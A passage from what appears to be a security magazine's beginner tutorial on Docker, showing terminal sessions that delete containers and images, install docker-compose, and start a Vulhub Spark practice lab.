
```
root@kali:~# docker ps -a
CONTAINER ID        IMAGE                   COMMAND                CREATED
  STATUS                   PORTS                NAMES
ab76a151933e        69caf66260d3            "./vax780 boot.ini"    11 minutes ago
  Created                                       upbeat_chaplygin
ebf69a462acc        hello-world             "/hello"               3 hours ago
  Exited (0) 3 hours ago                        goofy_kowalevski
4e2669d838ec        hello-world             "/hello"               3 hours ago
  Exited (0) 3 hours ago                        heuristic_kilby
```

Remember that just because you have deleted a container, doesn't mean docker image relat
-ed to that container will be deleted automatically. Once the use of a specific docker containe
-r is finished, it's good practice to delete its image as it may take up space. To delete a docke
-r image, use command docker rmi <image id>. Let's delete a docker image as an example.



```
root@kali:~# docker images
REPOSITORY          TAG                 IMAGE ID            CREATED
SIZE
<none>              <none>              69caf66260d3        16 minutes ago
618MB
<none>              <none>              0843052db185        About an hour ago
107MB
alpine              latest              cdf98d1859c1        4 weeks ago
5.53MB
hello-world         latest              fce289e99eb9        4 months ago
1.84kB
root@kali:~# docker rmi 69caf66260d3
Deleted: sha256:69caf66260d341c9c6b87c52b30d71a20860b6c3ea8b3e08db5f0a3dc998266d
Deleted: sha256:a5fcdf560f22256f5528f7e14792c1e6b10c5841c01169905b64a8f92501e7ff
Deleted: sha256:a52350feed752ce81c947a284458ea8aa06527897b339a4f50581cb5d0871072
Deleted: sha256:c58db24d7f9a3e54149ba07e50dc904d9428e15d998243a90492bc2d31fea785
Deleted: sha256:60baec8feb814c910b53f4a79a91736e171dabba678bf2ef5ea8af13ae513da7
Deleted: sha256:dc153e3ffdea1e8980f4c9247106b7b809995a90371a150622c60c726d0cb64d
Deleted: sha256:f19fbcb5711544de4c76c54c5f3abdc5148eb0718dd50bfe4dacce57e921edd7
Deleted: sha256:9411a43c32e297ed4d88085de06f96ae24ec4634b47cca888edc16f713a0cd80
Deleted: sha256:8a73f90fb53dee7fb542c933bd2ec565781c8d4ec847311ded5dbafe1a1b61e4
Deleted: sha256:486b512f8fdaf4659274b497b89b611e579c2ec79ae409aecbede37ffb522999
Deleted: sha256:ff7ef1d55edaef6e7b3d1210e2128be4c80470ea17dd8768694ff7254dde5d05
```


As you can see in the image below, the image has been successfully deleted.



```
root@kali:~# docker images
REPOSITORY          TAG                 IMAGE ID            CREATED
SIZE
<none>              <none>              0843052db185        About an hour ago
107MB
alpine              latest              cdf98d1859c1        4 weeks ago
5.53MB
hello-world         latest              fce289e99eb9        4 months ago
1.84kB
root@kali:~# 
```


All the above steps are related to managing a single docker container. What if we want to ma
-nage multiple docker containers. For this purpose, we use a tool named Docker Compose th
-rough which we can define and run Docker applications which require multiple containers.

It can be installed using the command apt-get install docker-compose as shown below.




```
root@kali:~# apt-get install docker-compose
Reading package lists... Done
Building dependency tree
Reading state information... Done
docker-compose is already the newest version (1.21.0-3).
0 upgraded, 0 newly installed, 0 to remove and 1123 not upgraded.
root@kali:~#
```

Docker compose can be used with multiple command options.



```
root@kali:~# docker-compose -h
Define and run multi-container applications with Docker.

Usage:
  docker-compose [-f <arg>...] [options] [COMMAND] [ARGS...]
  docker-compose -h|--help

Options:
  -f, --file FILE             Specify an alternate compose file
                              (default: docker-compose.yml)
  -p, --project-name NAME     Specify an alternate project name
                              (default: directory name)
  --verbose                   Show more output
  --log-level LEVEL           Set log level (DEBUG, INFO, WARNING, ERROR, CRITIC
AL)
```

While using docker-compose, we can configure all our application services in a YAML file. Th
-en we can run this file with a single command. Let us see an example. We have donwloade-
d a file from Vulhub as shown below. As we move into it's directory as shown below, we can
see a file named docker-compose.yml file. This is the YAML file which stores all configuratio-
n settings of the docker. Then run command docker-compose up -d to start the container. Th
-e "up" option builds, creates and starts the docker container.



```
root@kali:~/vulhub/spark/unacc# ls
1.png  2.png  docker-compose.yml  README.md
root@kali:~/vulhub/spark/unacc# docker-compose up -d
Creating network "unacc_default" with the default driver
Pulling master (vulhub/spark:2.3.1)...
2.3.1: Pulling from vulhub/spark
55cbf04beb70: Pull complete
1607093a898c: Pull complete
9a8ea045c926: Pull complete
1290813abd9d: Pull complete
8a6b982ad6d7: Pull complete
abb029e68402: Pull complete
8cd067dc06dc: Pull complete
1b9ce2097b98: Pull complete
ab226d7e161a: Pull complete
a87caf0d7710: Pull complete
Digest: sha256:e276c20510a629dfbb6c1c88812515c6acaaaacf4dd7a9dd5820d3a83442a380
Status: Downloaded newer image for vulhub/spark:2.3.1
Creating unacc_master_1 ... done
Creating unacc_slave_1  ... done
root@kali:~/vulhub/spark/unacc#
```

That's all for this Issue in the Beginner Basics section. In our succeeding Issues, we will be b
-ack with another interesting topic.

METASPLOIT THIS MONTH

Welcome to this month's Metasploit This Month feature. We are ready with the latest exploit modules of Metasploit.

